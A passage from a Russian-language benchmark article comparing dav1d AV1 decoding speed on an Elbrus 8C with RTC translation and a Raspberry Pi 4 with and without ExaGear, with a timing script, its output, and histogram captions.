
Если сравнивать версию с Ассемблером под x86, которая на Эльбрусе пашет только в трансляции (RTC 4.1), то да, разница в 4.04 раза в среднем. Примерно как разница между софтом, который на C в большей степени оптимизирован под Intel, чем под Эльбрус. На x86 же dav1d при сборке из Ассемблера использует и AVX инструкции, которые RTC не транслирует.

```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~/av1$ echo "$(grep Model /proc/cpuinfo | cut -d ':' -f 2); $(free -h | grep -E '^Mem' | awk '{print $2}') RAM; $(lscpu | grep "CPU max MHz" | awk '{print $
4/1000}') GHz;$(lsb_release -d | awk '{$1=""; print}'); kernel $(uname -r)"; echo "$(gcc --version | head -n 1); meson $(meson --version); ninja $(ninja --version)"
 Raspberry Pi 4 Model B Rev 1.1; 3.7Gi RAM; 1.8 GHz; Ubuntu 20.04.3 LTS; kernel 5.4.0-1050-raspi
gcc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0; meson 0.53.2; ninja 1.10.0
ubuntu@ubuntu:~/av1$ dav1dversion="0.9.3-git-6aaeeea6"; if [[ ! $(nproc) || $(nproc) == "" || $(nproc) -le 0 ]]; then cputhreads=$(getconf _NPROCESSORS_ONLN); else cputhr
eads=$(nproc); fi; if [[ $dav1dversion == "0.9.3-git-6aaeeea6" ]]; then threads="--threads $cputhreads"; else if [[ $cputhreads -ge 2 ]]; then threads="--framethreads $cp
uthreads --tilethreads $(( $cputhreads / 2 ))"; else threads="--framethreads 1 --tilethreads 1"; fi; fi; postargs="-o - $threads --muxer=null"; if [[ ! $(arch) =~ ^((x|i[
[:digit:]]]86|amd64) ]]; then declare -a folders=("" "x86_64"); else declare -a folders=(""); fi; for folder in "${folders[@]}"; do cd ./$folder; for buildargs in "" "-O3
" "-asm"; do dav1d="dav1d-$dav1dversion$buildargs/build/tools/dav1d"; echo ; if [[ $folder == "" ]]; then Mode="Native"; translator=""; else Mode="ExaGear"; translator="e
xagear -- "; fi; $translator./$dav1d --version; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1
-10bit-1920x1080-6191kbps.ivf"; do $translator/usr/bin/time -f "Elapsed: %E (%e secs). Mode: $Mode. dav1d$buildargs. Threads: $cputhreads. Video: $testvideo" /bin/bash -c
 "./$dav1d -i ./$testvideo $postargs &>/dev/null"; done; done; if [[ $folder != "" ]]; then cd ../; fi; done; telegram-send finished

0.9.2-112-g6aaeeea
Elapsed: 29:22.44 (1762.44 secs). Mode: Native. dav1d. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 6:26.00 (386.00 secs). Mode: Native. dav1d. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 10:02.49 (602.49 secs). Mode: Native. dav1d. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 29:14.60 (1754.60 secs). Mode: Native. dav1d-O3. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 6:26.43 (386.43 secs). Mode: Native. dav1d-O3. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 10:02.60 (602.60 secs). Mode: Native. dav1d-O3. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 17:46.55 (1066.55 secs). Mode: Native. dav1d-asm. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 3:08.57 (188.57 secs). Mode: Native. dav1d-asm. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 6:08.80 (368.80 secs). Mode: Native. dav1d-asm. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 1:05:20 (3920.94 secs). Mode: ExaGear. dav1d. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 13:20.74 (800.74 secs). Mode: ExaGear. dav1d. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 21:03.55 (1263.55 secs). Mode: ExaGear. dav1d. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 1:05:13 (3913.62 secs). Mode: ExaGear. dav1d-O3. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 13:19.50 (799.50 secs). Mode: ExaGear. dav1d-O3. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 21:03.97 (1263.97 secs). Mode: ExaGear. dav1d-O3. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 26:09.88 (1569.88 secs). Mode: ExaGear. dav1d-asm. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 6:49.38 (409.38 secs). Mode: ExaGear. dav1d-asm. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 9:26.68 (566.68 secs). Mode: ExaGear. dav1d-asm. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
ubuntu@ubuntu:~/av1$
```

Скриншот 101. Тест dav1d (0.9.3-git-6aaeeea6) на Raspberry Pi 4 на Ubuntu 20.04.3 с трансляцией ExaGear и без.




Гистограмма 60. Тест dav1d (с оптимизацией -O3) на Raspberry Pi 4 с Ubuntu 20.04.3 в трансляции и без.




Гистограмма 61. Тест dav1d (с оптимизацией -O3) на Raspberry Pi 4 с Ubuntu 20.04.3 в трансляции и без.

Мне было интересно сравнить эффективность трансляции при помощи ExaGear с таковой у RTC. И получилась интересная картина: в случае, когда мы используем оптимизации -O3 при компиляции для обоих вариантов (x86 и ARM), эффективность составляет около 47% в среднем.




Гистограмма 62. Тест dav1d (x86 версия с -O3) на Эльбрус 8C (RTC 4.1) и Raspberry Pi 4 (Huawei ExaGear).




Гистограмма 63. Тест dav1d (x86 версия с -O3) на Эльбрус 8C (RTC 4.1) и Raspberry Pi 4 (Huawei ExaGear).

На Raspberry Pi 4 оптимизации компилятором (-O3) дают минимальный прирост по производительности, картина +- одинаковая. И эффективность трансляции всего 47%, в то время как без доп. оптимизаций у Эльбруса 8C с RTC эффективность трансляции составляла все 94%, а с оптимизациями – 87%. Я думаю, что ExaGear в тесте выходит менее эффективным, чем RTC из-за малой оперативной памятью на малине: всего 4 ГБ, тогда как Эльбрус у меня работает с 32 ГБ оперативной памяти (4 планки по 8 ГБ DDR3-1600).




Гистограмма 64. Тест dav1d (с оптимизацией -O4 и -ffast) на Эльбрус 8С с Альт 10 и Raspberry Pi 4 в Ubuntu 20.04.3.




Гистограмма 65. Тест dav1d (с оптимизацией -O4 и -ffast) на Эльбрус 8С с Альт 10 и Raspberry Pi 4 в Ubuntu 20.04.3.

Эльбрус на Альт 10 в сравнении с малиной на Ubuntu 20.04.3 в нативе с оптимизациями -O4 и -ffast для Эльбруса и -O3 для Raspberry Pi 4 быстрее на 47% в среднем (напомню, -O4 и -ffast на других платформах, кроме E2K, ничего не поменяют, поэтому сравниваем -O3 на ARM с -O4 на E2K).




Гистограмма 66. Тест dav1d (из C кода с оптимизацией -O3) на Эльбрус 8C (RTC 4.1) и Raspberry Pi 4 (ExaGear).




Гистограмма 67. Тест dav1d (из C кода с оптимизацией -O3) на Эльбрус 8C (RTC 4.1) и Raspberry Pi 4 (ExaGear).

Если сравнивать между собой результаты, которые мы имеем на Эльбрусе и малине в трансляции (RTC и ExaGear), то получается, что Эльбрус в среднем быстрее в 2.7 раза. О чём это говорит? Если софт доступен только под x86, и его нет ни под ARM, ни, уж тем более, под E2K, хотя он написан на C, скорее всего, при трансляции этого софта на обеих платформах, разница в пользу Эльбруса составит 2.7 раза.

А теперь попробуем сравнить нативную версию под Эльбрус из C кода с нативной версией под ARM из Ассемблерного кода.




Гистограмма 68. Тест dav1d на Эльбрус 8С (код на С и -O4 -ffast) и Raspberry Pi 4 (код на Ассемблере).

